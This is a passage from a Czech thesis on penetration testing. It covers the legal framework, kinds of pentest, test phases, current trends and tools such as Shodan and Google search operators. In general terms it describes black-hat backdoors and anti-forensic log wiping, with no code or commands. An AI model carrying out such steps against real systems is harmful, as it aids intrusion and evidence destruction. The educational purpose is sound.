Nejzásadnějšími z těchto norem je norma ISO 27001, která stanovuje bezpečnostní požadavky a dále slouží jako základ pro certifikace a audity. Audit jako takový je dle § 16 VKB prvkem zpětné vazby řízení informačního systému a smí ho provádět dle § 7 pouze osoba s požadovanou odbornou kvalifikací. (26)

Penetrační testování jako takové není normou ISO 27001 explicitně vyžadováno. (29) Norma však v bodě A.12.6.1 obecně popisuje nutnost organizace aktivně jednat a nedovolit výskyt technických zranitelností. Tento bod je ve standardu definován následovně:

„Information about technical vulnerabilities of information systems being used shall be obtained in a timely fashion, the organization's exposure to such vulnerabilities evaluated and appropriate measures taken to address the associated risk. " (29)

Norma dále definuje nutnost blíže nespecifikovaným způsobem provádět testování bezpečnosti. Tato povinnost je uvedena v bodě A.14.2.8.

"Testing of security functionality shall be carried out during development." (29)

Navazující normy jako je ISO 27002 a další už pojem „penetrační testování" zmiňují, ale tyto navazující standarty jsou pouze doplněním a upřesněním normy ISO 27001. Na tyto doplňující standarty už není vydávaná certifikace, a proto se penetrační testování obecně na základě ISO 27K provádět nemusí. (30)

Vyhláška VKB je ale v tomto přísnější a konkrétnější. Dle § 11 odst. 3 povinná osoba na základě analýzy rizik rozhodne o provedení penetračního testování, které bude provedeno dle § 25 odst. 1 této vyhlášky. Tento odstavec je definován následovně (31):

- *Povinná osoba provádí penetrační testy informačního a komunikačního systému se zaměřením na důležitá aktiva, a to:*
    - *před jejich uvedením do provozu,*
    - *v souvislosti s významnou změnou podle § 11 odst. 3.*

Jak je tedy zřejmé, legislativa v ČR přímo adresuje problematiku kyberbezpečnosti a penetrační testování je toho součástí.

Další rozšíření legislativního vymezení kyberbezpečnosti je očekáváno ke konci roku 2024 (32) společně s implementací nové evropské směrnice NIS2 do české legislativy. Dle NÚKIB Česká republika bude těžit z dosavadní legislativy, která velkou řadu nových povinností, které ukládá NIS2, již obsahuje. Nelze tedy očekávat, že tato nová legislativa přinese zásadní změny v porovnání s legislativou, která je již nyní platná. Velkou změnou však je rozšíření množství subjektů, které jsou takto regulovány z přibližně 400 na více než 6000. Rovněž budou nově do legislativy zavedeny 2 nové režimy povinných osob: „*important*“ a „*essential*“. Druhá z těchto osob poté bude mít přísněji stanové povinnosti. (33) (34) (32)

6.2 Dělení penetračních testů

Z důvodu existence různých přístupu k samotným testům, a tedy snahy zachytit tento proces z různých perspektiv existuje několik dělení penetračních testů. Tyto testy je možné dělit například dle umístění penetračního testera či dle rozsahu interních znalostí testerů.

- **Externí**: Externí penetrační testování představuje prvním z testů podle polohy testera a zároveň představuje nejčastější a nejtradičnější možnost. Při této metodě je simulován útok z vnějšku sítě a pentester disponuje pouze veřejně dostupnými informacemi. Tester tedy musí projít přes cílový firewall, IDS a další metody zabezpečení. Tento druh testu se tedy věrně snaží simulovat pozici potenciálního útočníka. (35 str. 99; 36)
- **Interní**: Interní penetrační testování, jak již název napovídá představuje opak toho externího. Při této metodě je samotný simulovaný útok veden zevnitř sítě cílové organizace, což má simulovat například nespokojeného zaměstnance nebo útočníka, který disponuje vzdáleným přístupem do síťové infrastruktury společnosti. Cílem je prověření bezpečnostních mechanismů sloužících k ochraně zdrojů, dat a služeb před neoprávněným přístupem. (36)

- **Black Box**: Dalším z druhů dělení penetračních testů je dělení dle rozsahu interních znalostí testerů. Základním druhem z tohoto pohledu je tzv „Black Box„test, který nese označení podle skutečnosti, že tester zná pouze vstupy a výstupy aplikace. Detaily interního fungování systému jsou tedy z pohledu penetračního testera zcela neprůhledné, tedy jako černá skříňka. Jednou z výhod tohoto druhu testu je například, že není nutné, aby tester znal použité programovací jazyky za účelem analýzy cílového kódu. Nevýhodou je, že nemusí být objeveny zranitelnosti, které vyžadují velmi sofistikované přístupy. Je zjevné, že tento druh testu se nejvíce podobá skutečnému potenciálnímu reálnému kybernetickému útoku. (36; 35 str. 100; 22 str. 64)
- **White Box**: Přirozeným opakem penetračního testu typu Black Box je penetrační test White Box. Jak název napovídá, tester v tomto případě disponuje znalostmi architektury počítačového systému a má přístup ke zdrojovým a konfiguračním souborům. V případě penetračního testování aplikací je značnou přidruženou výhodou tohoto přístupu, kde tester analyzuje zdrojový kód aplikace i následné doporučení ohledně optimalizace kódu. Touto metodou je také možné najit více zranitelností a v kratší době. (36; 35 str. 100)
- **Grey Box**: Logickou střední cestou mezi těmito dvěma dříve popsanými přístupy je metoda Gray Box, která se snaží maximálně využít výhod obou výše popsaných přístupů. Tester při tomto typu testu disponuje limitovanou znalostí ohledně interního fungování počítačového systému, což mu umožňuje lépe se na útok připravit. (36; 35 str. 100; 22 str. 64)

6.3 Obvyklý postup penetračního testování

Penetrační testování se v praxi provádí dle přísně definovaných metodik. Tyto metodiky obsahují sadu pravidel, postupů a systematických kroků, které mají být následovány za účelem efektivního, důkladného a důsledného získání konzistentních výsledků. Některé z těchto metodik jsou např. Open Source Security Testing Methodology Manual (OSSTMM), Open Web Application Security Project (OWASP) Testing Guide, Penetration Testing Execution Standard (PTES) a National Institute of Standards and Technology (NIST) Special Publication 800-115. (37)

Cílem této pod-kapitoly není popsat obvyklý postup penetračního testování v přesných krocích a dle pevně určené konkrétní metodiky ale spíše tento postup uvést obecněji, tak aby byl z velké části společný pro všechny metodiky, a tudíž i pro penetrační testování jako takové.

Článek „*Ethical Hacking and Penetration Testing using Kali and Metasploit Framework*“ (38) rozděluje penetrační testování do čtyř kroků: průzkum, získání přístupu, udržování přístupu a úklid. Internetový článek kyberbezpečnostní divize firmy Prosegur „*A Complete Guide to the Phases of Penetration Testing*“ (39) uvádí velmi podobné fáze penetračního testu. Toto rozdělení však ještě doplňuje o dvě další čistě formální náležitosti „*před-zakázková interakce*“ a „*analýza, reportování a předání doporučení“.* Pro účely této podkapitoly je využito rozdělení, které využívá první ze zmíněných článků. Toto rozdělení je však po vzoru druhého zmíněného článku doplněno o nezbytné formální kroky na začátku a na konci samotného penetračního testování.

Vzhledem k tomu, že penetrační testování představuje simulovaný nepřátelský útok, jsou fáze penetračního testování do určité míry podobné se skutečným Black Hat útokem. Toho je v této pod-kapitole využito a ke každému kroku penetračního testování je uveden i rozdíl oproti skutečnému nepřátelskému útoku.

6.3.1 Před-zakázková interakce

Jedná se o často přehlédnutou, avšak naprosto nezbytnou fázi. V tomto kroku dochází k formování samotné zakázky a ke specifikaci požadavků zákazníka včetně přesně definovaného rozsahu testu, pod kterým budou samotní testeři operovat. Zákazník obvykle přesně určí, co od pentesterů požaduje jako výstup, o jaký typ penetračního testu se bude jednat a dále dochází k upřesnění rizik a podepsání smlouvy stejně jako dohody o mlčenlivosti. (39)

Pokud se nejedná o Black Hat útok, tak je tento krok nahrazen krokem, kde si útočník podle sebou zvolených preferencí vybírá cíl. Z logiky věci v tomto případě pak s daným cílem samozřejmě žádná smlouva uzavřena není.

6.3.2 Průzkum a identifikace zranitelností

Před samotným útokem dochází k průzkumu a sběru informací. Jedná se o velmi důležitý krok zejména pokud se jedná o skutečný Black Hat útok či pokud jde o Black Box test, při které útočník o dané organizaci má pouze velmi omezené informace. Souběžně s průzkumem jsou zkoumány a zjišťovány zranitelnosti. Je posuzováno, jestli jsou tyto zranitelnosti skutečně exploitovatelné a to jak, nejlépe je možné tyto zranitelnosti využít. Existují 2 druhy průzkumu. Pasivní a aktivní:

- **Pasivní:** Během pasivního průzkumu se tester snaží získat co nejvíce informací bez toho, aniž by s daným systém, na který si chystá zaútočit nějak přímo či nepřímo komunikoval. Cílem tohoto přístupu je co nejvíce napodobit potenciálního nepřátelského útočníka. K průzkumu se zpravidla využívají techniky „Open Source INTeligence“ neboli OSINT. Tento soubor technik spočívá v získávání informací z otevřených zdrojů. Příkladem může být například využití služby whois pro zjištění více informací o majiteli domény či prohlédnutí sociálních sítí za účelem zmapování personálního obsazení cíle (38). Užitečným nástrojem pro získávání informací v rámci OSINT můžou být i utility jako je například i tzv. „*OSINT Framework*“, který obsahuje odkazy na mnoho užitečných nástrojů pro získávání informací z veřejných zdrojů. OSINT Framework může také sloužit jako jakýsi kontrolní seznam pro to, co všechno je široce používáno a na co by daný tester/útočník neměl zapomenout. (40) Tyto funkce poskytuje i řada dalších nástrojů včetně známého nástroje Maltego, který umožňuje automatizované vyhledávání informací z velkého množství veřejných zdrojů a jejich následné zobrazení do přehledného grafu. Tento nástroj je detailněji popsán v následující kapitole.
- **Aktivní:** Dalším druhem průzkumu je průzkum aktivní. Během tohoto průzkumu útočník/tester už komunikuje s cílovým systémem. Cílem je blíže zmapovat topologii dané sítě či analyzovat otevřené porty. Aktivní fáze průzkumu je na rozdíl od té pasivní daleko riskantnější. Mapování cizí sítě a jiná komunikace s danou sítí, která může být považována za nestandartní/podezřelou, může být detekována a následně identifikována

jako součást útoku. V takovém případě útočník ztrácí moment překvapení, který mu do této chvíle dával značnou výhodu. (38) Klasickým nástrojem pro aktivní průzkum je třeba i prosté využití ICMP echo zpráv s využitím například příkazu ping. Existují ale i pokročilejší nástroje jako je Nmap, který umožňuje využít širší škálu technik k mapování sítě. Tento nástroj je rovněž detailně popsán v následující kapitole.

6.3.3 Exploitace

Když má pentester zmapované a idenfitikované zranitelnosti, přichází na řadu další z fází, kterou je samotná exploatiace. Tester má v této fázi za úkol zjistit, jestli jím zamyšlený exploit má požadovaný účinek, jak daleko je možné se dostat, jaké soubory a součásti systému mohou být takto kompromitovány a odhadnout i za jak dlouho a zda vůbec bude při tomto útoku odhalen. (39; 38)

Není důležité, jen jestli se systém podařilo prolomit, ale hlavně i do jaké míry. Pokud se podaří prolomit přímo administrátorský/privilegovaný účet, tak následky mohou reálně být katastrofální. Avšak i prolomené uživatelské účty mohou být užitečné. S jejich pomocí může být dále cílová síť zkoumána, a to jak z hlediska síťové topologie, tak i z hlediska interních informací přístupných např. přes síťové disky či jiné nástroje. Další možností je využití uživatelského účtu ke spuštění jiného exploitu, který následně dá útočníkovi k dispozici práva administrátorská. Tato technika se nazývá „*privilege escalation*“ neboli eskalace privilegií. (22 str. 71)

Pentester se při exploitaci striktně řídí hranicemi, které mu byly určeny během před-zakázkové interakce. (39)

6.3.4 Udržování přístupu a úklid

Jakmile je zabezpečení počítačového systému úspěšně prolomeno, přichází na řadu udržování přístupu. Tato technika je zejména důležitá, pokud se jedná o Black Hat útok. Udržování přístupu může být vyřešeno instalací zadních vrátek, tedy alternativního přístupového bodu do systému, který se vyhýbá bezpečnostním protiopatřením. (22 str. 138). Účelem udržování přístupu může být například vyčkávání na vhodnější okamžik pro navazující útok či špionáž cílového systému.

Instalace zadních vrátek do systému se může jevit jako zbytečný krok, protože v této fázi je již prokázáno, že přístup je možný skrze daný konkrétní exploit. Zadní vrátka však mají výhodu, že přístup do systému bude možný i po odstranění korespondující zranitelnosti. (1 str. 114) Další výhodou může být i to, že opakovaný přístup do systému využitím konkrétní zranitelnosti může být detekován či je prostě nepohodlný/nepraktický.

Poté co je provedena úspěšná exploitace a další udržování přístupu do cílové sítě, je na řadě úklid. V tomto kroku pentesteři typicky překonfigurují zpět jakýkoliv přístup, který použili k prolomení systému, a zruší jakékoliv nové uživatelské účty. Součástí je dále odstranění skriptů a spouštěcích či prozatímních souborů stejně jako vrácení všech konfiguračních souborů do původního stavu. (22 str. 71; 39)

Pokud jde o Black Hat útok, může fáze úklidu nastat ještě v okamžiku, kdy je systému nadále udržován přístup. Cílem je zničit všechny důkazy, které by mohly na přítomnost zadních vrátek upozornit či po jejich odhalení daného útočníka usvědčit (jedná se o udržovací a tzv. anti-forenzní techniky). Součástí tohoto kroku může být: Smazání historie příkazového řádku či vymazání nebo modifikace příslušných logů (38)

6.3.5 Analýza, reportování a předání doporučení

Závěrečnou fází je reportování a předání doporučení. Pentesteři předají firmě detailní zjištění včetně přesného popisu, jakým způsobem bylo či nebylo dosaženo prolomení bezpečnosti. Jaké OSINT informace byly při útoku využity a jakým způsobem by měla firma, která si tuto službu najala, zvýšit své zabezpečení. (39)

Pokud se jedná o Black Hat útok, tak tato fáze pochopitelně není třeba. Výjimkou ale mohou být situace, kdy se jedná například o útok na objednávku a hacker takto prezentuje výsledky zákazníkovi.

6.4 Aktuální metody a přístupy v oblasti penetračního testování

Penetrační testování jakožto disciplína se neustále v souvislosti s technologickým pokrokem a se se zvyšujícími nároky na kybernetickou bezpečnost vyvíjí. V této podkapitole budou uvedeny aktuální metody a přístupy stejně jako nové trendy v této oblasti.

6.4.1 Automatizace a nástroje

Jedním z klíčových posunů v oblasti penetračního testování je vzrůstající význam automatizace celého procesu. Článek „*Automated penetration testing: An overview*“ (41) poznamenává, že dříve bylo pro provedení úspěšného penetračního testu nezbytné využít vysoce vzdělaných expertů s mnohaletými zkušenostmi v této oblasti. Toto logicky vedlo k tomu, že penetrační testování bylo velmi finančně náročné a v důsledku menším organizacím takřka nedostupné. Využití automatizace umožňuje aktivnější zapojení lidí s daleko menší expertízou a zásadně šetří čas i finanční prostředky organizací. Vysoce kvalifikovaní experti jsou nadále pro penetrační testování zcela nezbytní. Tito experti však namísto provádění samotného penetračního testování na konkrétní organizaci věnují svůj čas právě tvorbě automatizovaných nástrojů. (41; 42)

Právě automatizace vedla k tvorbě nástrojů jako je Metasploit Framework, NMap, Burp Suite, které jsou blíže uvedeny v implementační části. Výhody automatizovaného testování však tímto zdaleka nekončí. Konkrétní výhody využití automatizovaných nástrojů autoři článku (41) shrnují v přehledné tabulce.

Tabulka 1 Porovnání manuálního a automatického testování. Zdroj: (41)

	Automatizované	Manuální
Testovací proces	Rychlý, standardizovaný; Testy jednoduše opakovatelné.	Manuální, nestandardizovaný proces; Finančně náročný; Vysoké ceny přizpůsobení zákazníkovi.
Správa database zranitelností a útoků	Je udržována databáze útoků a jsou psány aktualizované kódy útoků pro různé platformy.	Správa databáze je manuální; Nutnost spoléhat se na veřejné databáze; Nutnost přepsání kódů útoku pro fungování na různých platformách.
Správa a vývoj exploitů	Dodavatel produktu vyvíjí a udržuje všechny exploity. Exploity jsou průběžně aktualizovány pro dosažení maximální účinnosti. Exploity jsou profesionálně vyvinuté, důkladně otestované a bezpečné. Exploity jsou napsány a optimalizovány pro různé platformy a vektory útoku.	Vývoj a údržba databáze exploitů je časově náročná a vyžaduje značné odborné znalosti. Veřejné exploity jsou podezřelé a jejich spuštění může být nebezpečné. Pro funkčnost napříč platformami je nutné přepsat a přenést kód.
Reportování	Reporty jsou automatizované a přizpůsobitelné.	Vyžaduje ruční sběr dat.
Úklid	Automatizované testovací produkty nabízejí řešení pro úklid.	Tester musí ručně vrátit zpět změny v systému každý pokaždé, když se najdou zranitelnosti.
Modifikace sítě	Systém zůstává beze změny.	Může vést k četným úpravám systému.
Logování a auditování	Automaticky zaznamenává podrobné záznamy o všech činnostech.	Pomalý, těžkopádný a často nepřesný proces.
Trénování	Trénování pro automatizované nástroje je jednodušší než manuální testování.	Testeři se musí naučit nestandardní způsoby testování; Trénování může být přizpůsobeno a je časově náročné.

6.4.2 Využití nástrojů umělé inteligence a strojového učení

Nástroje strojového učení a umělé inteligence zažívají prudký boom a s jejich pomocí je široká škála činností dramaticky zefektivněna. Kvůli tomu existuje snaha tyto metody využít v maximálním možném množství odvětví a u penetračního testování tomu není jinak.

Využitím strojového učení v procesu penetračního testování se zabývají například autoři článku „Automated Penetration Testing Using Deep Reinforcement Learning“ (43). Podobně jako v článcích (41; 42), zabývajících se vlivem automatizace na penetrační testování jsou v úvodní části článku vyzdvihnuty výhody automatizace, avšak autoři zdůrazňují, že i přestože díky existenci automatizovaných nástrojů je celý proces penetračního testování výrazně efektivnější, zásah člověk je stále zcela nezbytný. V článku tedy autoři navrhují využití nástrojů strojového učení pro zvýšení efektivity penetračního testování a ušetření peněz cílové organizace. Za tímto účelem byl vytvořen model, který byl trénování na 2000 scénářích a validován za využití dalších 1000 scénářů. Tento model dle autorů dosahuje 86% úspěšnosti ve výběru optimální strategie pro prolomení počítačového systému. Autoři však v závěru svého článku poznamenávají, že jejich model je prozatím vhodný pouze jako metoda předávání návrhů skutečnému penetračnímu testerovi. (43)

Problematika využití umělé inteligence pro penetračního testování je popisována i v knize „*Intelligent Systems and Applications*“ v oddílu s názvem „A Comprehensive Literature Review of Artificial Intelligent Practices in the Field of Penetration Testing“ (44), který si vzal za cíl zmapovat nedávno publikovanou odbornou literaturu na téma využití umělé inteligence pro identifikaci zranitelností. Autoři této rešerše uznávají vysokou efektivitu nástrojů umělé inteligence pro identifikaci zranitelností, avšak poznamenávají, že naprostá většina analyzovaných článků za účelem otestování svých řešení využívá kontrolovaná simulovaná prostředí a chybí jim provedení post-exploitačních činností. (44)

Namísto samotného penetračního testování je ale možné využít nástroje umělé inteligence a strojového učení i jako detekci a ochranu proti kybernetickým

útokům. Klasickými přístupy pro detekci Kybernetických útoků je využití tzv. „*Intrusion Detection Systems (IDS)*“, které fungují na principu automatizované analýzy síťového provozu a jeho porovnávání oproti předem známým škodlivým vzorům provozu. Další metoda, kterou IDS často využívají, je tzv. *„behaviorální analýza*“, která funguje na principu monitorování síťového provozu a hledání jakékoliv neobvyklé činnosti.

Právě v behaviorální analýza má velký potenciál zvýšit svou efektivitu využitím metod strojového učení a umělé inteligence. (45; 46; 47)

6.4.3 Penetrační testování v cloudu

Oproti dřívějšku, kdy firmy takřka výhradně spravovaly veškeré své IT zdroje, aplikace a datová úložiště přímo na místě, dnes čím dál více společností část této infrastruktury přenáší na tzv. „cloud“. Tedy do vzdálených prostředí, která jsou poskytována některým z cloudových poskytovatelů. Výhody pro danou firmu jsou zřejmé. Firma je takto schopná zvýšit flexibilitu a škálovatelnost svých služeb stejně jako ušetřit peněžní prostředky. Tento trend však přináší nové výzvy pro penetrační testování. Rozlišujeme 3 základní modely cloudových služeb:

- **Infrastructure as a Service (IaaS) model:** V tomto modelu zákazník pronajímá od poskytovatele cloudových služeb celou infrastrukturu tedy hardware jako jsou servery, síťové systémy, úložné systémy apod. Zákazník má tedy pod kontrolou softwarové vybavení včetně operačních systémů a za jeho správné zabezpečení i konfiguraci zodpovídá. Z hlediska bezpečnosti je nejčastější hrozba spojená s SDN (Software Defined Networking), což je nový přístup, ve kterém je i samotná počítačová síť programově definovaná. V důsledku je tedy možné se setkat s útoky na komunikaci v rámci SDN vrstev. Dalším důležitým aspektem je zabezpečení jednotlivých virtuálních strojů; tyto stroje spolu sdílí hardware, což může představovat zranitelnost. Důležité je také zabezpečit komunikaci s virtuálními stroji, protože tyto stroje jsou často řízeny a kontrolovány přes síť internet. (48; 49)

- **Platform as a Service (PaaS) model**: Dalším modelem je PaaS. V tomto modelu již zákazník nemá kontrolu nad infrastrukturou, a to včetně operačního systému. Toto je zejména využíváno vývojáři aplikací, kterým tento model umožňuje vytvářet aplikace bez nutnosti spravovat podkladovou infrastrukturu. Z hlediska zabezpečení je důležité do prostředí správně nasazovat aplikace. Další riziko představují vztahy se třetími stranami (například externími dodavateli, poskytovateli API služeb, …) a skutečnost, že v případě PaaS je vývojářům softwaru dostupný privegovaný přístup do systému, což může být nepřátelskými útočníky zneužito. (48; 49)
- **Software as a Service (SaaS) model**: Posledním modelem je SaaS. V tomto modelu poskytovatel cloudového řešení spravuje celou infrastrukturu, a to včetně operačního systému a aplikací koncových uživatelů. Výhodou je tedy, skutečnost, že na počítačích koncových zákazníků není nutná již žádná instalace software a že zákazník se tedy zajímá pouze o to, jakým způsobem bude daný software využít, ne jak bude spravován. Způsoby útoku na takto spravovaný model jsou nejčastěji typu MITM (Man In The Middle) nebo sociální inženýrství. Pokud samotný SaaS vykazuje architektonické problémy, hrozí odcizení dat či jiné problémy související s ochranou dat. (49; 50)

Za účelem větší automatizace, flexibility a škálovatelnosti penetračního testování v cloudovém či kontejnerizovaném prostředí existují různé nástroje a frameworky. Jedním z nich je třeba Vulcan Framework, který slouží pro identifikaci zranitelností. Samotné penetrační testování v prostředí cloudu je problematické vzhledem k tomu, že v cloudu daný zákazník sdílí hardware, a tudíž existuje riziko ohrožení nejen zákazníka, který si penetrační testování objednal, ale i jiných zákazníků daného cloudového řešení. Penetrační testování na produkčním systému může také generovat opravdu velké množství síťového provozu a tím neúmyslně celou službu zablokovat. Z tohoto důvodu je nutné testovat v izolovaném prostředí. Při tvorbě izolovaného prostředí však existuje riziko, že všechny zranitelnosti nebudou úspěšně nalezeny a otestovány (např z důvodu mírně odlišné konfigurace izolovaného prostředí). Tento problém je možné řešit např. skrze

službu Potassium navrženou v článku: „*POTASSIUM: Penetration Testing as a Service*“. Tento článek navrhuje službu PTaaS (Penetration Testing As A Service), ve které provozovatel cloudových služeb se aktivně na penetračním testování podílí a za poplatek vytvoří pomocí metod původně určených pro migrace produkčních systémů přesný klon produkčního prostředí, na kterém poté samotné penetrační testování proběhne. Dojde tak k adresaci všech nastíněných problémů. (48; 51)

6.4.4 IoT a SCADA/ICS bezpečnost

Internet věcí (IoT), tedy koncept neustále se zvětšujícího počtu mezi sebou vzájemně propojených zařízení a senzorů je v dnešním světě jasný trend. Díky tomuto trendu je dnes možné lépe sbírat data pomocí množství senzorů či kamer, na základě těchto dat je pak možné optimalizovat různé procesy, například výrobní. Tento fenomén se dá v prostředí firmy blíže popsat termíny SCADA (Supervisory Control And Data Acquisition) a ICS (Industrail Control System). Tyto systémy fungují nepřetržitě za účelem monitorování a ovládání kritických výrobních procesů. Autoři článku „*SCADA Testbed for Vulnerability Assessments, Penetration Testing and Incident Forensics*“ poznamenávají, že tyto systémy jsou navrženy spíše s ohledem na bezpečnost provozu a na síťovou bezpečnost je kladen daleko menší zřetel. Pokud je tedy takové zařízení špatným způsobem uvedeno do provozu existuje značné riziko, že toto zařízení je kvůli jejich legacy protokolům a proprietárním technologiím náchylné k napadení. (52)

Lze tedy říci, že každé další zařízení připojené do počítačové sítě představuje riziko z důvodu možnosti existence zranitelnosti v tomto výrobku a tím jsou i zvýšeny nároky na zabezpečení celé počítačové sítě.

Příkladem série útoků na industriální zařízení je incident z roku 2022, kde tři Íránské závody pro zpracování oceli čelily blíže nespecifikovanému kybernetickému útoku, který vyústil v zastavení výroby v továrnách a v minimálně jednom případě byl tímto incidentem vyvolán i požár. Znamená to tedy, že kompromitace tohoto typu zařízení může nejen znamenat velké ekonomické ztráty v podobě zastavení výroby, ale při nejhorším i rizika zranění a ztrát na životech. (53)

V případě nedůsledného zabezpečení počítačové sítě je možné pomocí jediného kompromitovaného zařízení prolomit zabezpečení celé počítačové sítě. Penetrační testování se díky tomu musí na takovéto eventuality připravit a pentesteři musí při svém testování důsledně prověřit i zabezpečení těchto zařízení.

V článku: „*Testing IoT Security: The Case Study of an IP Camera*“ autoři testovali jednu z aktuálně prodávaných IP Kamer a našli v ní hned několik zranitelností včetně toho, že kameru je díky uhádnutí výchozího názvu snadno možné v síti najít. Daleko zásadnější chybou však je nedostatečné využití šifrování a následné riziko vyzrazení citlivých dat. (54)

7 Nástroje pro penetrační testování

Existuje nespočetné množství nástrojů pro penetrační testování. (Webová stránka https://en.kali.tools jich například ke konci roku 2023 eviduje přes 400. (55)) Účelem této kapitoly vzhledem k enormnímu množství nástrojů pro penetrační testování není detailně popsat všechny dostupné možnosti, ale přiblížit řadu nejpoužívanějších, nejdostupnějších a nejužitečnějších nástrojů.

7.1 Speciálně upravené operační systémy

Při výběru nástrojů u penetračního testování je vhodné zvážit i samotný operační systém, s jehož využitím bude celý test veden. Značná část nástrojů pro penetrační testování jsou primárně zamýšleny pro platformu Linux, a proto je možné využít takřka libovolnou Linuxovou distribuci dle testerovi preference.

Za účelem usnadnění instalace a konfigurace operačního systému je ale výhodné využít některou z řady speciálních distribucí, které byly vytvořeny přesně pro tento účel. Tyty distribuce kromě předpřipravené konfigurace obsahují i širokou škálu předinstalovaných nástrojů pro penetrační testování. Další výhodou specializovaných distribucí je kromě toho i snazší dodatečná instalace dalších nástrojů pro penetrační testování díky tomu, že tyto nástroje jsou často dostupné přímo ze základního repozitáře. V případě běžných Linuxových distribucí nemusí být instalace jednoduchá a může zahrnovat přidávání dalších repozitářů či stahování nástrojů externě.

Mezi nejpopulárnější volby se řadí např. Kali Linux, Parrot OS a Black Arch. (56) Při širším porovnání těchto distribucí nelze říct, která z nich je nejlepší. Různé distribuce jsou zpravidla vytvořeny pro mírně odlišná využití. Při porovnání např. Kali Linux a Parrot OS je zřejmé, že Kali Linux je spíše profesionální nástroj zaměřený na penetrační testování a auditování, zatímco Parrot OS je méně hardwarově náročný operační systém spíše zaměřený na Etický hacking. (57; 58) Jak již ale bylo poznamenáno: nic testerům nebrání používat například i jednu z nejrozšířenějších linuxových distribucí Ubuntu a všechny potřebné nástroje si sám na míru nakonfigurovat. Pokud všechny testerem požadované nástroje jsou

dostupné pro platformu Windows, lze samozřejmě využít i tuto platformu. Výběr konkrétního operačního systému je proto do značné míry i věc subjektivních preferencí testera.

7.2 Internetové vyhledávače

Jedním z nejpřekvapivějších nástrojů pro penetrační testování klidně může být i nejvyužívanější internetový vyhledávač Google.com (či jeho alternativy jako Seznam.cz nebo Bing.com).

Přínos internetových vyhledávačů je zřejmý. Takřka každý je využívá pro vyhledávání informací a pro penetračního testera tomu není jinak. Kromě vyhledávání konkrétních zranitelností a informací o nich může být internetový vyhledávač využit i jinak.

Autor Johnny Long ve své prezentaci „*Google Hacking for Penetration Testers: Using Google as a Security Testing Tool*“ (59) založené na stejnojmenné knize tohoto autora popisuje řadu způsobů, jak tento nástroj využít pro penetrační testování.

Jedním z mechanismů, které dělají Google pro tento účel vhodný, je existence speciálních operátorů, kterými je možné daleko lépe specifikovat konkrétní adresu. Autor například ukazuje, jak za pomocí operátorů INURL a FILETYPE byl schopný nalézt skrytou PHP stránku určenou jen pro administrátory. (59) Tento případ je znázorněn na obrázku 3.

Obrázek 3 Využití internetového vyhledávače Google
Zdroj: Vlastní tvorba dle (59)


7.3 Specializované internetové vyhledávače

Díky užitečnosti internetových vyhledávačů pro prohledávání internetu za účelem odhalení zranitelností a jiných citlivých informací vznikly i speciální vyhledávače,

které automaticky prohledávají a indexují web přímo za účelem umožnění nalezení zranitelností jako jsou například omylem dostupné servery, IP kamery a podobně. Zástupci těchto vyhledávačů jsou například Censys a ZoomEye, za jejichž pomoci byl například v roce 2021 nalezen dokument se jmény takřka dvou milionů osob, který obsahoval řadu informací včetně příznaku „*no fly*“. Věří se, že šlo o tajný seznam, který spravují americké tajné služby, za účelem identifikace hledaných osob a teroristů. Seznam byl nalezen právě díky tomu, že byl hostován na databázovém serveru ElasticSearch, který byl omylem dostupný veřejnosti z internetu. (60)

Významným zástupcem těchto vyhledávačů je Shodan. Jedná se o komerční vyhledávač, který je určen pro komplexní vyhledávání potenciálně zranitelných zařízení a informací o nich. Obrázek 4 ukazuje pod-službu Shodan Images, která slouží k usnadnění nalezení veřejně dostupných web kamer a počítačů využívajících Remote Desktop Protokol (RDP), které jsou dostupné skrze síť internet. (61)

